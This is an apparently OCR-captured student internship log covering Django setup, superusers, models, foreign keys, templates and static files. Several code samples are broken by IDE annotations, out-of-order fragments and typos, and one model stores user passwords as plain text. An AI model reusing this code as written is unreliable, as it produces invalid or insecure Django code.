
  - Install Python.
  - Install PyCharm community edition.
  - Install SQLite database browser.

- **Django Project Creation**:

  Type the following commands or install dependencies in the terminal.

  - pip install django
  - django-admin startproject project name .
  - python manage.py makemigrations
  - python manage.py migrate In Django, makemigrations is a command used to create files that capture changes in your app's data structure.
  - python manage.py runserver


Make Migrations & Migrate: In Django, **makemigrations** is a command used to create files that capture changes in your app's data structure. These changes are then applied to the database using the migrate command, ensuring your code and database remain in sync.



- **Superusers in Django:**


In Django, a superuser is a user account with administrative privileges that can access and manage the admin interface. Superusers have the ability to add, edit, and delete records across the application's models through the Django admin panel. They play a crucial role in managing the backend of a Django-powered website or application.

When you write /admin after the user page address you will see a login or admin panel.
http://127.0.0.1:8000/admin/login/?next=/admin/




- **Creating Superuser**:

To create superuser you have to type the command in the terminal python maange.py createsuperuser
This will execute and give the following output



- Now for login you have to use the superuser name and password. You can create more than one superuser.




- After login you will see the following page.

Week 1

28 JULY 2023

- **Superuser permissions :**

In Django, "Superuser permissions" refer to the highest level of administrative access granted to a user. Superusers have complete control over the application, allowing them to manage and modify all aspects of the system, including creating, editing, and deleting user accounts, managing content, and performing administrative tasks. These permissions are essential for maintaining and overseeing the entire Django application.



- After setting the permission when the user login again it will have the following permissions that are been given.
- Because the user was given the login and view other users' permission, it can be seen in the above-mentioned figure.

- ## Introduction to SQLite 3:

SQLite3 is the default database backend used by Django, a popular Python web framework. It provides an easy and efficient way to store and retrieve data for web applications. Django abstracts the database interactions, allowing developers to work with models and query data using Python code. While suitable for development and smallscale applications, it's recommended toswitch to more robust databases like PostgreSQL or MySQL for larger and production-level projects due to their scalability and advanced features.

- ## CRUD Operations in Django:

1. **Delete Operation**: Use Django admin's built-in interface to select and delete records. Registered models in the admin panel allow easy record deletion.

2. **Insert Operation**: In the admin panel, use the "Add" button to input data and create new records.

3. **Update Operation**: Modify records via the admin panel by selecting them, making changes, and saving the updates.

For the read operation you have to use the ORM (Object Relational Mapping) because using it you can call the objects directly.


- **Apps in Django:**

In Django, apps are modular components that encapsulate specific functionalities or features of a web application. Each app focuses on a particular aspect of the project, such as user authentication, blog posts, comments, etc. Apps promote code organization, reusability, and maintainability. They consist of models, views, templates, and other supporting files needed for that specific feature. Apps can be reused across projects, fostering a modular and scalable approach to web development.

For creating the apps in the django you have to type the following command in the terminal.

- django-admin startapp appname
- The app contains model.py, admin.py, view.py etc. inbuilt files.

After that you have to register the app in the settings.py installed apps of the main project.



- **Creating Database:**

We create the database in the apps folder in the preinstalled files models.py and admin.py. The information for the same using e.g., is provided below. For performing the crud operation in database, we will use model.py and admin.py file of app we create.

- **Models.py:**

In Django, the models.py file is where you define the structure and behavior of your application's data. It contains Python classes, called models, that represent the various entities and their attributes in your database. These models define the data schema, relationships, and constraints. By creating models in models.py, you're essentially creating a blueprint for how your data will be stored, retrieved, and manipulated in the database.

The simple database created in models.py is shown in below figure.

- **Admins.py:**

In Django, the admins.py file is used to configure and customize the admin interface for managing your application's data. You can register your models with the admin site, which allows you to easily perform CRUD operations on your data through a userfriendly web interface. By customizing admins.py, you control how your models are displayed, filtered, and edited in the admin panel, enhancing the management and manipulation of your application's data without needing to build custom views or templates.

```python
from django.db import models

# Create your models here.
2 usages
class product(models.Model):
    name = models.CharField(max_length=50)
    price = models.IntegerField()

2 usages
class category(models.Model):
    name = models.CharField(max_length=60)
    description = models.TextField()
```

Fig : models.py

```python
from django.contrib import admin
from .models import product,category

# Register your models here.
1 usage
class productdisplay(admin.ModelAdmin):
    list_display = ['name', 'price']

admin.site.register(product,productdisplay)

1 usage
class categorydisplay(admin.ModelAdmin):
    list_display = ['name', 'description']

admin.site.register(category,categorydisplay)
```

Fig : admin.py

- The database looks in the following way in the website and sqlite3 database.

id	name	price
Filter	Filter	Filter
1	Parker pen	20
2	Pencil	10
3	Pilot Pen	50

id	name	description
Filter	Filter	Filter
1	Pen	there are wide options for ball pen an...
2	Books	There are many inspiring and ...

Week 1

31 JULY 2023

- **Multiple Database Tables with different Fields :**

Multiple databases refer to the practice of using and managing more than one separate database within a single software application or system. This can involve utilizing different database systems, instances, or schemas to store and manage various sets of data or to achieve specific performance, security, or scalability goals. It's commonly used in scenarios where an application needs to handle diverse types of data or distribute data storage across multiple resources.

- **Multiple Database in Django:**

In Django, multiple databases refer to the capability of using and managing more than one distinct database within a single Django project. This feature allows you to define and interact with multiple database connections using the same codebase. Each atabase connection can use a different database engine, such as SQLite, PostgreSQL, MySQL, etc., and may serve different purposes within your application. This is useful for scenarios where you need to segregate data or use different databases for different parts of your application, such as separating user data from analytics data.

The multiple databases are created using the same format as done in the single database but more than one database is created. The above e.g., explains the below.

```python
from django.db import models

# Create your models here.
2 usages
class contactus(models.Model):
    name = models.CharField(max_length=30)
    email = models.CharField(max_length=50)
    phone = models.IntegerField()
    message = models.TextField()

2 usages
class userinfo(models.Model):
    name = models.CharField(max_length=30)
    email = models.EmailField()
    phone = models.CharField(max_length=11)
    linkedin = models.URLField()
    description = models.TextField()
    addedon = models.DateTimeField(auto_now_add=True)
```

```python
CITY_CHOICES = [
    ('1', 'Anand'),
    ('2', 'Surat'),
    ('3', 'Rajkot')
]

2 usages
class address(models.Model):
    name = models.CharField(max_length=50)
    add = models.TextField()
    city = models.CharField(choices=CITY_CHOICES,max_length=30)
```

```python
from django.contrib import admin
from .models import contactus, userinfo, address

# Register your models here.

class showcontact(admin.ModelAdmin):
    list_display = ['name', 'email', 'phone', 'messeqq']

admin.site.register(contactus,showcontact)


class showuserinfo(admin.ModelAdmin):
    list_display = ['name', 'email', 'phone', 'linkedin', 'description', 'addedon']

admin.site.register(userinfo,showuserinfo)
```

```python
class showaddress(admin.ModelAdmin):
    list_display = ['name', 'add', 'city']


admin.site.register(address,showaddress)
```

Week 1


1 August 2023

- **Foreign Key Concept:**

A foreign key is a link between two database tables. In Django models, it's a field that connects one model to another. It maintains data integrity and enablesyou to navigate between related data. For example, a book model might have a foreign key to an author model, creating a connection between the two. It givesthe following functionalities.

- Model Relationships.
- Database Integrity.
- Navigation.
- Data Integrity.

The e.g., of foreign key shown using the bank database e.g.



```
3 usages
class moviecategory(models.Model):
    name = models.CharField(max_length=50)
    description = models.TextField()
    def __str__(self):
        return self.name


3 usages
class male_actor(models.Model):
    name = models.CharField(max_length=50)
    dob = models.DateField()
    description = models.TextField()
    def __str__(self):
        return self.name

3 usages
class female_actor(models.Model):
    name = models.CharField(max_length=50)
    dob = models.DateField()
    description = models.TextField()
    def __str__(self):
        return self.name
```

Week 1


2 August 2023

- **Assignment 1 :** Create multiple database tables for the user (role, City, Country, State, Bank _details, User_address , User_details) White use of foreign key.

```
from django.db import models

# Create your models here.
class role(models.Model):
    user_typename = models.CharField(max_length=50)

USER_STATE_CHOICES = [
    ('1', 'ACTIVE'),
    ('2', 'INACTIVE')
]
class user_detail(models.Model):
    user_name = models.CharField(max_length=60)
    user_password = models.CharField(max_length=40)
    user_email = models.EmailField()
    user_phone = models.CharField(max_length=40)
    user_type = models.CharField(max_length=20)
    user_state = models.CharField(choices=USER_STATE_CHOICES, max_length=40)
class country(models.Model):
    country_name = models.CharField(max_length=40)

def __str__(self):
```

```
2 usages
class bank_detail(models.Model):
    user_id = models.ForeignKey(user_address,on_delete=models.CASCADE)
    bank_name = models.CharField(max_length=40)
    digit_no = models.IntegerField()
    end_month = models.IntegerField(choices=ENDMONTH_CHOICES)
    end_year = models.IntegerField(choices=ENDYEAR_CHOICES)
```

```
    return self.country_name
3 usages
class state(models.Model):
    country_id = models.ForeignKey(country, on_delete=models.CASCADE)
    state_name = models.CharField(max_length=50)

def __str__(self):
    return self.state_name

3 usages
class city(models.Model):
    state_id = models.ForeignKey(state, on_delete=models.CASCADE)
    city_name = models.CharField(max_length=50)

def __str__(self):
    return self.city_name
3 usages
class user_address(models.Model):
    user_id = models.CharField(max_length=40)
    building_name = models.CharField(max_length=50)
    street_name = models.CharField(max_length=50)
    city_name = models.ForeignKey(city,on_delete=models.CASCADE)
    pincode = models.IntegerField()
```



Week 2

3 August 2023


Loading HTML Page in Django:

In Django, HTML (Hypertext Markup Language) is used to structure the content and layout of web pages. HTML templates in Django allow you to dynamically generate HTML content by embedding Python code within HTML markup. This allows you to create dynamic web pages that display data from the backend, adapt to user interactions, and maintain a consistent layout across your application.

- **Steps for Templates:**

Here are the basic steps for creating HTML file in Django using templates folder. 1. Create an app: python manage.py startapp myapp

2. Configure myapp/templates/my_template.html.
3. Define a view function in myapp/views.py.
4. Map a URL to the view in myapp/urls.py.
5. Access template variables and logic in my_template.html.
6. Run the development server: python manage.py runserver.



```python
from django.shortcuts import render

# Create your views here.
1 usage
def index(request):
    return render(request, template_name: 'index.html')
```

- The above-mentioned steps then have to be followed further for creating urls.py file for app path and then installing or registering it in the project urls.py file.

```python
from django.urls import path
from .import views
urlpatterns = [
    path('', views.index, name="indexfile"),
]
```

Week 2

4 August 2023

- **Implementation of Static folder (CSS, JS & IMAGES) in Djnago:**

CSS and JS in Django:

CSS: In Django, CSS (Cascading Style Sheets) is used to style and format the visual appearance of web pages. It allows you to define how the HTML elements on your web pages should be presented, including aspects like colors, fonts, spacing, and layout. CSS helps make your Django web application more visually appealing and user-friendly.

JavaScript: JavaScript in Django refers to the use of the JavaScript programming language within a Django web application. Django is a Python web framework, and JavaScript is a client-side scripting language primarily used to enhance interactivity and functionality in web browsers.

Steps for CSS:

1. Create Directory: Make a "static" directory inside your app's folder.


2. Add CSS File: Place your CSS file in "static/app_name/".

3. Link in Template: In your HTML template, load static files with {% load static %} and use {% static 'path_to_css_file' %} to create the CSS URL.

4. Apply Styles: Define styles in the CSS file and use class names or IDs to apply them to HTML elements in your template.

5. Run Development Server: Start Django's development server to see your CSS changes locally.

- Here is the simple sample code for CSS attached as a figure below.



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/js/bootstrap.min.js"></script>
</head>
<body>
  <h1>Welcome to about us page</h1>
  <a href="{% url 'innerfile' %}">GO TO HOME PAGE</a><br>
    <table border="1" class="table table-striped table-hover">
        <tr>
            <th>Header 1</th>
            <th>Header 2</th>
            <th>Header 3</th>
            <th>Header 4</th>
```

Welcome to home page

- **Steps for JS:**
  1. Create Directory: Make a "static" directory inside your app's folder.
  2. Add JavaScript File: Place your JavaScript file in "static/app_name/".
  3. Link in Template: In your HTML template, use the <script> tag with the file's URL to incorporate the JavaScript.
  4. Write JavaScript Code: Inside your JavaScript file, write the client-side code you want to execute.
  5. Run Development Server: Start Django's development server to test your JavaScript locally.
  - Here is the simple sample code for JavaScript attached as a figure below.

```
function viewmsg(){
    alert("IMAGE CLICKED");
}
```

```
<!DOCTYPE html>
<html lang="en">
{% load static %}
<head>
    <meta charset="UTF-8">
    <title>Title</title>
    <link rel="stylesheet" href="{% static 'css/style.css' %}">
    <script src="{% static 'js/demo.js' %}"></script>
</head>
<body>
  <h1>Welcome to home page</h1>
    <a href="{% url 'aboutusfile' %}">Go to aboutus page </a><br>
    <img src="{% static 'images/intt.png' %}" height="500px" width="700px" onclick="viewmsg();" />
</body>
</html>
```

Go to project page

- **Bootstrap:**

In the context of Django, integrating Bootstrap means bringing in the Bootstrap front-end framework to improve the appearance and user interface of web applications. Bootstrap offers a collection of pre-designed elements and styles that simplify the process of building responsive and visually appealing web pages. This integration allows Django developers to create modern and user-friendly interfaces without needing to craft extensive custom design and layout code.

1. Setup Project: Create a Django project and app if you haven't already.
2. Static Files: Configure static file settings in settings.py.
3. Bootstrap Files: Download Bootstrap or use a CDN for CSS and optionally JavaScript.
4. Templates: Create HTML templates in your app's templates directory.
5. Apply Bootstrap: Use Bootstrap classes in your templates to style elements.
6. Add Components: Integrate Bootstrap components like forms, navigation bars, etc.
7. Customize (Optional): Customize styles with custom CSS if needed.

